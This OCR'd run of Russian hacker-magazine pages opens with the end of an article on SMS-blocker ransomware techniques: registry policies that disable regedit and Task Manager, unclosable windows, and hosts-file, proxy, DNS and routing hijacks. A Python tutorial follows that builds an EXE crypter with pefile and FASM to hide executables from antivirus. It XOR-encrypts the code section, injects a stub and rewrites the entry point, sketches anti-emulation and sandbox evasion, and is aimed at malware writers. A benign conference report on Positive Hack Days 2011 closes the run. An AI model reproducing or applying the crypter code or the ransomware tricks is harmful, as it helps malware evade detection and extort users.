Первый из них — DisableRegistryTools. Если присвоить ему значение равное 1, то regedit.exe не захочет запускаться. Еще стоит обратить внимание на параметр DisableRegedit, который может находиться помимо HKCU-секции еще и тут — `HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System`. Для запрета запуска «Диспетчера задач» используется параметр DisableTaskMgr в `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System`. Разумеется, малварь может запретить запуск определенных программ. Делается это опять-таки через политики безопасности. Если ключ `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer` будет иметь параметр RestrictRun со значением равным единице, а также подключен RestrictRun, который содержит в себе список exe-файлов, то пользователь сможет запустить только те программы, которые находятся в этом списке.
Для черного списка следует использовать параметр и ключ DisallowRun, благодаря которым запуск определенного ПО станет невозможен. Уже этот набор ограничений позволяет малвари достаточно хорошо защитить себя от посягательств на свою жизнь. Даже если пытаться пробовать запустить нестандартные средства для мониторинга процессов и редактирования реестра, то и они могут быть заблокированы с помощью DisallowRun или RestrictRun. И это отнюдь не единственный способ помешать запуску чего-либо в инфицированной системе! Например, зловред может переассоциировать запуск программ на себя, прописав собственное тельце в параметре по умолчанию для ключа `HKEY_CLASSES_ROOT\exefile\shell\open\command`. Или же поиграться с подключами в `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`. Но, к сожалению, вышеперечисленными методами малварь не ограничивается. Создатели своего детища могут блокировать некоторые настройки рабочего стола, настройки отображения файлов в проводнике и прочее. Но это мы рассмотрим чуть ниже, вместе с нарушением работоспособности интернета, поскольку все эти трюки служат больше для запугивания пользователя, нежели для защиты зловреда.

Воздействие на пользователя

Самая главная задача мошеннического ПО — это выманить у пользователя определенную сумму денег. Задачу эту в какой-то степени можно назвать даже творческой — надо так испугать юзера, чтобы он, не сильно сожалея о своих кровных, отправил СМС и при этом не решил самостоятельно избавится от малвари. Поэтому разработчики зловредов включают свою фантазию на полную катушку. Самый банальный и распространенный прием для влияния на пользователя — это неубиваемое



Гламурненький СМС-блокер

окно. Его нельзя закрыть, нельзя свернуть, оно висит поверх всех остальных окон на десктопе, а в некоторых случаях оно даже монопольно владеет фокусом ввода. Достигнуть такого эффекта совсем несложно, причем используя стандартные средства Windows. API-функция CreateWindowEx, отвечающая за создание окон, имеет множество параметров, среди которых dwExStyle и dwStyle, позволяющие программистам-мошенникам добиться нужного эффекта. Например, передав функции в качестве первого аргумента значение WS_EX_TOPMOST, мы заставим окно отображаться всегда поверх всех остальных окон, не имеющих этого атрибута, а поиграв dwStyle можно получить отсутствие всяческих контролов в заголовке окна или даже вообще избавиться от этого заголовка.

Для того чтобы окно СМС-блокера нельзя было закрыть, обычно перехватывают сообщение WM_CLOSE, из обработчика которого убирается стандартный код закрытия окна. Вообще, с помощью этих сообщений можно сделать много интересных вещей. Например, малварь может обрабатывать WM_MOUSELEAVE и, в случае, если курсор мыши покидает клиентскую часть окна, возвращать его обратно. Чем сообразительней программист, тем больше всяких трюков он может придумать.

Но одним только вездесущим окном дело обычно не ограничивается. Встречаются, например, экземпляры, которые меняют обои на рабочем столе. Обычно таким трюком пользуются антивирусы-подделки. На десктопе появляется что-то типа значка химического оружия и грозная надпись, а при клике по пустому пространству экрана открывается интернет-страница с предложением купить «полезное» ПО. Делается это довольно просто, никаких велосипедов изобретать не надо — в Windows есть забытая всеми возможность выводить на рабочий стол определенную веб-страницу — со всеми вытекающими из этого последствиями.

Мошенники могут модифицировать ярлыки на рабочем столе или в главном меню ОС. Детская шалость, когда в стандартном ярлыке к Косынке указывается путь к Саперу, может успешно применяться для запугивания пользователя. Если доверчивый юзер запускает свой любимый браузер, а вместо него появляется сообщение о том, что надо бы отправить СМС на короткий номер, то этот самый юзер начнет сильно нервничать, и велика вероятность того, что СМС все-таки уйдет по адресу. Кстати, если подправить shortcuts в папках автозагрузки, то можно довольно эффективно скрыть авторан даже от продвинутых компьютерщиков.

Используются и более изысканные способы. Например, интерфейсы WMI позволяют приложениям получать извещения о запускаемых процессах (да и вообще много всякой другой инфы). Малварь может мониторить с помощью WMI список процессов, запущенных в системе, и при запуске нового приложения выполнять определенные действия, например, закрывать вновь созданный процесс и показывать сообщение с радостным призывом заплатить и спать спокойно. Очень часто можно столкнуться с тем, что интернет-браузер отказывается отображать некоторые части всемирной паутины, например, сайты антивирусных компаний или поисковики. Несложно догадаться, что это сделано для того, чтобы жертва как можно дольше испытывала на себе действие зловреда.

Сделать подобную пакость можно кучей разных способов. Самым распространенным приемом является модификация файла hosts, который находится тут `%SystemRoot%\system32\drivers\etc\`. Этот файл содержит базу данных доменных имен и используется при их трансляции в сетевые адреса узлов. Проще говоря, если написать там yandex.ru и через пробел ip-адрес гугла, то мы будем попадать на гугл, вводя адрес яндекса. Но фишка с hosts настолько избита, что о нем знают даже первоклассники, а у малвари может оказаться недостаточно прав для его редактирования. Поэтому следующий по популярности прием — это использование прокси. В настройках браузера прописывается ip сервера, на котором крутится какой-нибудь Squid, который, в свою очередь, заменяет неугодные страницы чем-нибудь более полезным для мошенников. Достучаться до IE можно через его COM-интерфейсы, а к другим браузерам нужен индивидуальный подход.

Поддельные DNS-сервера тоже неплохо справляются с задачей подмены сайтов. Правда, для этого нужны не только права админа в системе, но и рабочий DNS-сервер. Утилита netsh позволяет легко и просто изменить настройки подключения к Сети, но тру-кодеры воспользуются программными методами, например, все тем же WMI. Сделать недоступными некоторые серверы в интернете можно, создав специальную запись в route table. Люди могут сделать это с помощью команды route, а программы юзают специальную API — CreateIpForwardEntry. Но в этом случае надо точно знать все ip-адреса ресурса, который нужно сделать недоступным. Зачастую это практически невозможно (в случае с крупными сайтами типа яндекса, гугла и прочих), поэтому путем модификации роутинга зло-кодеры очень часто просто отрубают интернет пользователю, не заморачиваясь с выборочной блокировкой. С помощью hosts и прокси можно даже организовать простенький фишинг, подменяя оригинальные страницы на очень похожие. Как вариант — просто выводить большими красными буквами сообщение «Отправьте СМС». Разумеется, подменять страницы можно не только на стороне сервера, но и локально, используя всеми любимые расширения к браузерам. Например, в IE — это широко известные BHO. Незаметно установив такое расширение, можно гибко управлять содержимым отображаемой веб-страницы. Например, фрауд-антивирусы могут заменять «плохие» для сеццбя ссылки в выдаче поисковиков, так как обычно, если ввести название подобного ПО в гугле, то первый линк будет на инструкцию о том, как от этого ПО избавиться.

Заключение

В этой статье мы привели далеко не полный список трюков и хитростей, которые используют современные зловреды-мошенники. Кодеры, перешедшие на темную сторону, постоянно придумывают новые уловки и методы воздействия на законопослушных пользователей Сети. Но имея хотя бы небольшое представление о том, что и как делает пресловутый СМС-блокер, можно уже бороться с ним. А чтобы эта борьба была как можно менее болезненной, очень советую всем помимо крутых антивирусов использовать учетную запись с урезанными правами, так как в Линуксе и МакОси вирусов нет именно потому, что там не сидят под рутом. ⌶



Роман «presidentua» Хоменко (http://tutamc.com)


НУ, АНТИВИРУС, ПОГОДИ!

Создаем EXE-криптор на Python'e

Web мы спасли от антивирусов несколько месяцев назад. Это было нетрудно — область относительно новая, не освоенная. С исполнимыми же файлами антивирусы борются уже десятилетиями. Побороть EXE-модуль будет сложнее, но... мы справимся :).

Выпуск 1. Ознакомительный

Ты уже знаешь, что я считаю антивирусы абсолютно бесполезными — хотя бы по той причине, что они помогают только от самых примитивных зверьков, которые в условиях современного денежного малварь-бизнеса встречаются не так часто. Современные злокодеры, подогретые денежными вливаниями, научились программировать довольно жестко, но есть у них одна маленькая проблема — криптовка — достаточно сложная штука, для написания которой нужны глубокие знания PE-формата, ассемблера и системного программирования. Из-за высокого «входного барьера» в этой области мало профессионалов.


Код первой секции в Olly. На картинке видим, что оригинальный код не распознался Olly, поскольку был заXORен

И найти хорошего криптора ой как сложно.
Но решение проблемы есть! Как мы знаем, антивирусные компании обмениваются технической информацией и создают специальные ресурсы, посредством которых мы сами отсылаем им сэмплы (типа VirusTotal'a).
Но ведь и вирмейкеры тоже могут обмениваться информацией! Необязательно палить приватные мазы — публичные технологии тоже сгодятся. Например, было бы круто, если бы в каком-то одном месте лежали функции для генерации PE-файла, генерации импорта, шифрования ресурсов, рабочие функции определения SandBox'ов, тогда мы могли бы создавать крипторы так же непринужденно, как домики из кубиков Лего.
Идеальным местом для обмена, наверное, будет GitHub, и туда я залью исходники написанного нами сегодня криптора — он будет доступен по адресу http://github.com/presidentua/ExePacker.
Кроме того, в решении проблемы здорово помогло бы использование высокоуровневых языков программирования. В паблике сейчас валяются исходники крипторов на C++ или VisualBasic'e, но ведь от этого проще не становится, поскольку разобраться в написанном коде — ой как непросто. На Python'e все выглядит в разы лучше, поэтому именно его мы сегодня и будем использовать. В общем, заложим фундамент этой благородной миссии. Присоединяйся!

Выпуск 2. PE-файл

Структура PE-файла довольно сложная, поэтому подробная документация будет ждать тебя на диске, а здесь я представлю твоему вниманию лишь избранные моменты.
PE-файл представляет набор разных служебных структур, связанных между собой, и набор данных, которые размещены в секторах. Загрузчик Windows'a читает структуры, обрабатывает их (например, импортирует DLL'ки) и потом передает управление на инструкцию, указанную в поле «Entry Point».
Теперь посмотрим, что же нужно нам сделать, чтобы изменить файл и при этом не испортить его.

Выпуск 3. Теоретический криптор

Для начала выберем файл, который будет у нас исполнять функции лабораторной мыши. Чтобы сделать приятное Андрюшку :), мы, пожалуй, будем издеваться над Putty.exe. Упрощенно его структура будет выглядеть так:

```
1. Служебные данные
2. Первая кодовая секция
3. Другие секции с данными
```

Алгоритм криптора следующий. Создать две ассемблерные программы. Первая будет косить под обычную прогу и проверять, что мы не в эмуляторе, а потом передаст управление на вторую программу. Вторая же восстановит оригинальную структуру файла и передаст управление на оригинальную точку входа Putty. И записать эти программы в файл.
В результате получится следующая структура:

```
1. Служебные данные
2. Первая кодовая секция
   2.1. Наша первая программа, которая
        передаст управление на 4.2
   2.2. Шифрованный код первой секции
3. Другие секции с данными
4. Добавленная секция
   4.1. Часть кодовой секции,
        перезаписанной программой 2.1
   4.2. Вторая программа, которая оригиналь-
        ный код из 4.1 поместит на 2.1, а
        потом расшифрует кодовую секцию и
        передаст на нее управление.
```

Как работает pefile

При загрузке в pefile экзэхи, библиотека сохраняет сам файл в pe.__data__, а потом обрабатывает его и создает массив структур pe.__structures__. Структура — это объект, у которого есть адрес. Адрес, по которому она находится в файле, и есть набор полей. При сохранении файла pe.write(filename=»result.exe») либо проходит по всем структурам и сохраняет их по указанным адресам.
Чтобы что-то добавить, например, в ту же секцию, нам сначала нужно найти адрес в памяти. Это можно посчитать так: адрес в памяти последней секции + размер секции. Дальше заполняем все поля в структуре и добавляем ее в массив pe.__structures__. Вот и все :).



links
• Репозиторий с измененным pefile'ом и написанным криптом http://github.com/presidentua/ExePacker
• Оригинальная либа pefile http://code.google.com/p/pefile/
• Дока по TornadoWeb-шаблонизатору http://www.tornadoweb.org/
• Тулза для анализа PE-файла, из которой можно брать много полезных функций http://code.google.com/p/pyew/




dvd
• На нашем диске найдешь исходники криптора и очень полезные доки как по самому формату PE-файла, так и по теории криптования.
• На диске тебя ждет видео, в котором мы тестируем описанный в статье криптор



info
Хочешь узнать больше? Для любителей Python есть хорошая книга — «Gray Hat Python».



warning
Помни, что информация в статье представлена исключительно в образовательных целях. Веди себя хорошо и не думай, что мы тебя к чему-нибудь этакому подстрекаем :).



Приблизительная схема размещения структур криптора в файле

Внутренности Антивирусов

В упрощенном виде, антивирус — это набор правил (сигнатур) и система, которая проверяет файл по этим правилам.
К примеру, пусть в антивирусе будут такие сигнатуры:
- секция с кодом, записываемая +10;
- после запуска прописывается в авторан +30;
- вторая секция с именем Zeus +30;
- меньше 4 энтропия кодовой секции +20;
- есть сертификат от майкрософта -10.

Дальше антивирь проверяет те правила, которые возможно проверить без запуска EXE, потом в эмуляторе запускает файл и проверяет все остальные правила. А после этого подсчитывает сумму, если она больше 100, значит вирус, если меньше — значит не вирус.

Выпуск 4. Практический криптор

Ну наконец-то мы добрались до сердца нашей статьи. Для работы криптора нам понадобится модуль pefile (будем использовать несколько модифицированную версию), и с помощью либы откроем Putty:

```
import pefile
pe = pefile.PE("putty.exe")
```

Теперь, если ты напишешь «print pe», то увидишь подробную инфу обо всех характеристиках файла, по этой инфе я советую искать нужные для изменения поля в файле. А о внутренней работе модуля обязательно прочитай во врезке.
Теперь немного математики. У нас будут две программы, которые нужно внедрить в файл. Они будут занимать где-то по 512 байт каждая максимум. Поэтому для размещения добавим новую секцию в 1024 килобайт вызовом:

```
pe.add_last_section(size=1024)
```

Закриптуем первую секцию XOR'ом с ключом «1»:

```
pe.sections[0].xor_data(code=1)
```

Магия, правда? :). А теперь прикинь, что все это пришлось бы писать на C++!
Поскольку в начале программы будет наш код, то сохраним оригинальный код, скопировав его в последнюю секцию. Адрес первой секции в файле находится в переменной — `pe.sections[0].PointerToRawData`, а последней, соответственно — в `pe.sections[-1].PointerToRawData`:


```
pe.data_copy(pe.sections[0].PointerToRawData,
  pe.sections[-1].PointerToRawData, 512)
```

Оригинальный код сохранен, и мы приступим к написанию первой программы. Конечно же, писать мы ее будем на ассемблере, используя FASM для компиляции. Создадим файлик pack.tpl.asm с содержанием:

```
use32
  mov eax, {{ go }}
  jmp eax
```

Ты, наверное, уже догадался, что это не готовый исходник, это лишь шаблон для шаблонизатора из TornadoWeb, а его мы уже отлично знаем, ведь именно его мы использовали при написании HTML-морфера. Сгенерируем первую программу:

```
asm = Template(open("pack.tpl.asm", "r").read()).generate(
  go=pe.OPTIONAL_HEADER.ImageBase +
    pe.sections[-1].VirtualAddress+512,
)
with open("pack.asm", "w") as f:
  f.write(asm)
```



Граф из IDE проанализированной второй части нашего криптора

Обязательный функционал 1. АнтиЭмуляция

Кроме избавления от внешних сигнатур, очень важно, чтобы антивирус в своем эмуляторе не добрался до исходного файла. Для этого нужна антиэмуляция. Раньше были очень популярны приемы, основанные на предположении, что эмулятор не понимает все инструкции процессора. Сейчас же ситуация изменилась, и самые эффективные приемы основаны на использовании Windows API. Согласись, что антивирус вряд ли сможет эмулировать все API.
Вот тебе такая идейка для реализации:
- создаем Windows-приложение и один дополнительный поток;
- после создания потока он должен послать через API сообщение основному потоку с каким-то ключом;
- в главной программе проверяем, и если ключ правильный — передаем управление на код расшифровки основного файла;
- если код неправильный, то просто ничего не делаем и находимся в вечном цикле получения сообщений от Windows.

PS: Никогда не останавливай программу с ошибкой, это лишь прибавит криптору лишний вес. Вечный цикл получения сообщений от Windows — лучший способ.

offset	0 1	2 3	4 5	6 7	8 9	A B	C D	E F
0x00000000	0x5A4D (MZ)	lastsize	#pagesInFile	relocations	headerSizeInParagraph	MinExtraParagraphNeeded	MaxExtraParagraphNeeded	Initial (relative) SS
0x00000010	Initial (relative) SP	checksum	Initial IP	Initial (relative) CS	FileAddOfRelocTable	OverlayNumber	reserved	reserved
0x00000020	reserved	reserved	OEMIdentifier	OEMInformation	reserved	reserved	reserved	reserved
0x00000030	reserved	reserved	reserved	reserved	reserved	reserved	0x80 (offset to PE signature)	
0x00000040	this block contains instructions to display the message "this program cannot be run in DOS mode" when run in MS-DOS							
0x00000050								
0x00000060								
0x00000070								
0x00000080	0x00004550 (PE\0\0 - PE Signature)		Target Machine	NumberOfSections	TimeDateStamp		PointerToSymbolTable (0 for image)	
0x00000090	NumberOfSymbols (0 for image)		SizeOfOptionalHeaders	Characteristics	0x10B (exe)	lnMajor / lnMinor	SizeOfCode	
0x000000A0	SizeOfInitializedData		SizeOfUninitializedData		AddressOfEntryPoint		BaseOfCode	
0x000000B0	BaseOfData		ImageBase		SectionAlignment		FileAlignment	
0x000000C0	MajorOSVersion	MinorOSVersion	MajorImageVersion	MinorImageVersion	MajorSubsystemVersion	MinorSubsystemVersion	Win32VersionValue	
0x000000D0	SizeOfImage		SizeOfHeaders		Checksum		Checksum	DllCharacteristics
0x000000E0	SizeOfStackReserve		SizeOfStackCommit		SizeOfHeapReserve		SizeOfHeapCommit	
0x000000F0	LoaderFlags		NumberOfRvaAndSizes		.edata offset		.edata size	
0x00000100	.idata offset		.idata size		.rsrc offset		.rsrc size	
0x00000110	.pdata offset		.pdata size		attribute certificate offset (image)		attribute certificate size (image)	
0x00000120	.reloc offset (image)		.reloc size (image)		.debug offset		.debug size	
0x00000130	Architecture (reserved - 0x0)		Architecture (reserved - 0x0)		Global Ptr offset		must be 0x0	
0x00000140	.tls offset		.tls size		Load config table offset (image)		Load Config table size (image)	
0x00000150	Bound import table offset		Bound import table size		IAT (Import address table) offset		IAT (Import address table) size	
0x00000160	Delay import descriptor offset (image)		Delay import descriptor size (image)		CLR runtime header offset (object)		CLR runtime header size (object)	
0x00000170	Reserved (must be 0x0)		Reserved (must be 0x0)		Section header - Name			
0x00000180	VirtualSize		VirtualAddress		SizeOfRawData		PointerToRawData	
0x00000190	PointerToRelocations		PointerToLinenumbers		NumberOfRelocations	NumberOfLinenumbers	Characteristics	
0x000001A0	Section header - Name				VirtualSize		VirtualAddress	
0x000001B0	SizeOfRawData		PointerToRawData		PointerToRelocations		PointerToLinenumbers	
0x000001C0	NumberOfRelocations	NumberOfLinenumbers	Characteristics		Section header - Name..			

			Size in bytes
MS-DOS header		File header	64
PE Signature			4
COFF header			20
Standard fields	Optional header		28
Windows-Specific fields			68
Data directories			variable
Section table (each section header is 40 bytes)			variable

Структура PE-файла

```
os.system(r"c:\fasmw\FASM.EXE pack.asm")
```

В переменной go мы передаем адрес в памяти, где будет наша вторая программа — то есть, в последней секции, начиная с 512 байта. А в последней строчке компилим результат на FASM'е.
Теперь запишем получившийся код в начало первой секции:

```
new_pack = open("pack.bin", "rb").read()
pe.data_replace(offset=pe.sections[0].PointerToRawData,
  new_data=new_pack)
```

Вторую программу запишем в файл copy.tpl.asm. Размер у нее более внушительный, поэтому полный код смотри на диске. Там содержится два цикла, один скопирует 512 байт оригинальной программы с последней секции в первую, а второй цикл расшифрует всю первую секцию. После этого передается управление на оригинальную программу.
При компиляции темплейта нужно передать туда параметры для циклов копирования и расшифровки:

```
copy_from = pe.OPTIONAL_HEADER.ImageBase+pe.sections[-1].\
  VirtualAddress
copy_to = pe.OPTIONAL_HEADER.ImageBase+pe.sections[0].\
  VirtualAddress
oep = pe.OPTIONAL_HEADER.ImageBase+pe.OPTIONAL_HEADER.\
  AddressOfEntryPoint

asm = Template(open("copy.tpl.asm", "r").read()).generate(
  copy_from=copy_from,
  copy_to=copy_to,
  copy_len=512,
  xor_len=pe.sections[0].Misc_VirtualSize,
  key_encode=1,
  original_oep=oep,
)
```

Остался маленький штришок — записать вторую прогу в файл и сделать первую секцию записываемой, чтобы расшифровщик не выдавал ошибок, а также установить точку входа на начало первой секции:

```
new_copy = open("copy.bin", "rb").read()
pe.data_replace(offset=pe.sections[-1].\
  PointerToRawData+512, new_data=new_copy)
```

Желательный функционал 1. Обход песочниц

В крипторе нужно делать проверки на запуск в виртуальной машине, SandBox'е или анализаторе типа анубиса. Чтобы их задетектить, нужно провести небольшое исследование и написать программу, которая будет на экран выводить разные внутренние параметры системы, а дальше — проверить этот файл на том же анубисе и в скриншоте посмотреть параметры, которые показала наша прога. Дальше все просто — при запуске на системе с подобными параметрами — просто уходим в цикл.

Обязательный функционал 2. Шифрование ресурсов и импорта

Для шифрования ресурсов мы должны пройтись по секции ресурсов и сохранить оттуда важные для запуска файла — иконки и манифест. Дальше создаем новые ресурсы с важными ресурсами, а остальное шифруем. После запуска криптора восстанавливаем все обратно.
Несколько сложнее получается с импортом, ведь его также нужно сначала зашифровать, потом сгенерировать липовый импорт, но после восстановления импорт еще нужно вручную проинициализировать, то есть — загрузить DLL'ки и сохранить в таблицу импорта реальные указатели на функции.

```
pe.sections[0].Characteristics |=
  pefile.SECTION_CHARACTERISTICS["IMAGE_SCN_MEM_WRITE"]
pe.OPTIONAL_HEADER.AddressOfEntryPoint =
  pe.sections[0].VirtualAddress
pe.write(filename="result.exe")
```

Выпуск 5. Завершающий

Если собрать кусочки кода вместе, то будет у нас всего 50 строк. Всего лишь 50 — и криптор готов!
А теперь прикинь, сколько строк содержала бы программа на C? Конечно, это еще далеко не готовый продукт, над ним нужно работать и работать. Чтобы довести систему до реального криптора, нужно добавить как минимум шифрование ресурсов и импорта, а также антиэмуляцию. О том как теоретически эти проблемы решить, смотри во врезках. Удачи! ☒

Денис «c0n Difesa» Макрушин (condifesa@gmail.com, http://defec.ru)



POSITIVE HACK DAYS 2011

Отчет с международного форума по практической безопасности

19 мая прошло важное для российской индустрии ИБ мероприятие — международный форум Positive Hack Days 2011, организованный, как легко догадаться, компанией Positive Technologies. Инсайдеры нашего журнала не упустили возможность проследить за результатами этого ивента и спешат поделиться с тобой впечатлениями.

Первое упоминание о подготовке к PHD2011 вскользь появилось в твиттере Дмитрия Евтеева (@devteev) – эксперта по информационной безопасности PT и автора нашего журнала. Буквально за несколько недель до этого Дима абстрактно упоминал об идее подготовки события, которое должно было приблизить нашу индустрию информационной безопасности поближе к мировой арене.

В конце марта появляется официальный сайт phdays.com, который приоткрывает завесу тайны над происходящим в застенках компании процессом. Дерзкая миссия «объединить хакеров и компании ИБ-индустрии, чтобы они смогли понять, насколько они нужны друг другу» и постоянно обновляющиеся списки участников, среди которых представители США и Европы, начинает строить приблизительную картину в сознании стороннего наблюдающего: «Позитивные технологии» замахнулись на то, чтобы провести конференцию, похожую по уровню если не на Defcon и BlackHat, то, по крайней мере, на HITB.

Атмосфера

Оказавшись на ресепшен клуба, где проходил ивент, сразу замечаешь масштаб конференции: просторные залы и помещения, плавно

Участники конкурса Capture the flag из Индии

переходящие друг в друга, в плане оформления слегка отдают киберпанковской атмосферой. Кругом дисплеи и всевозможные гаджеты, на репите крутящие ролик PHD2011, легкое техно, играющее в фоновом режиме. Однако, несмотря на размеры площади, понимаешь, почему Форум носит закрытый характер. Людям на том или ином докладе зачастую не хватало сидячих мест, а иногда и вовсе приходилось стоять на входе в помещение.

Программа Форума состояла из нескольких параллельных секций:

1. мастер-классы;
2. бизнес-семинары;
3. технические семинары;
4. конкурсная программа.

Для меня наибольший интерес представляли первые три секции, поэтому приходилось разрываться между докладами. Помог заранее составленный план, в котором я для себя выделил несколько наиболее актуальных (на мой взгляд) направлений в индустрии.

В перерывах между презентациями выступающих было интересно посмотреть на обновляющиеся в реальном времени результаты CTF. Команды из Европы, США и Китая «бились за монолит» (подробнее ознакомиться с легендой соревнования можно в блоге PT: bit.ly/fjS0in) или, как интерпретировал этот конкурс представитель средств массовой информации в лице одного из новостных телеканалов, «пытались украсть информацию противника, и в то же время — защищали свою». В перерывах между программой докладов, казалось бы, в режиме just 4 fun проходили конкурсы «Взломай за 900 секунд», «iPhone: взломай и уноси», «Ноутбук: взломай и уноси», однако методы и средства взлома подопытных девайсов в силу своей уникальности (чего только стоит 0-day под Safari, продемонстрированный впервые в рамках конкурса) также не оставили СМИ без внимания.

Неформальная обстановка, в которой находились участники, как показывает опыт аналогичных международных конференций, отлично способствует обмену информацией, идеями, визитками. Здесь без всякого официоза можно пообщаться с сотрудниками любого ранга. За исключением высокопоставленных должностных лиц компании Positive Technologies — темп, в котором им приходилось перемещаться и действовать во благо конференции, заслуживает уважения и является примером «позитивной энергии».

Доклады

Доклад — это, пожалуй, основной вид подачи информации на PHD2011. Даже некоторые (те, на которых я присутствовал) мастер-классы практически не отличались по своей форме от семинаров. Темы, которые поднимались в рамках мероприятия, не являлись чем-то принципиально новым или инновационным, а скорее представляли аккумулированную информацию (иногда уже опубликованную в ранних работах) и структурированно поданную слушателю.

Моей отправной точкой стал бизнес-семинар на тему «Безопасность в облаках». Интересно сформулированный топик обещал поведать о тонкостях безопасности, касающейся облачных технологий. Направление перспективное и, в силу относительной «свежести» в ИБ-индустрии, представляет собой непаханное поле для инновационных идей.

Доклады, относящиеся к облачным технологиям, помимо «вкусного», с позиции бизнеса, описания предмета изложения содержали общую мысль: инсайд — главная угроза безопасности облачной инфраструктуры, а утечка через ее администратора — это самый дорогостоящий риск. Каждый третий слайд утверждал и подтверждал



dvd

На диске тебя ждет пример одного из заданий конкурса CTF.



links

• Фотографии, видео и доклады с мероприятия можно изучить на официальном сайте PHD: phdays.ru .

• Блог Дмитрия Евтеева: devteev.blogspot.com .

• Сайт компании Positive Technologies: ptsecurity.ru.




Доклады на PHD не страдали от недостатка внимания

